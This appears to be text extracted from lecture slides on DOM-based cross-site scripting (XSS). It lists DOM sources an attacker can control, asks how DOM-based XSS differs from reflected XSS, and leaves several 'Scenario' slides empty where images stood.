
- An attack payload is executed by modifying the “DOM environment” used by the original client-side script
- The attacker manipulates DOM elements under his control to inject a payload
  - Source: `document.baseURI`, `document.href.url`, `document.location`, `document.referrer`, `postMessage.data`, `document.cookie` (why?), ...

What is the main difference between DOM-based XSS attacks and reflected XSS attacks?


# DOM-based XSS Attacks – Scenario




# DOM-based XSS Attacks – Scenario




# DOM-based XSS Attacks – 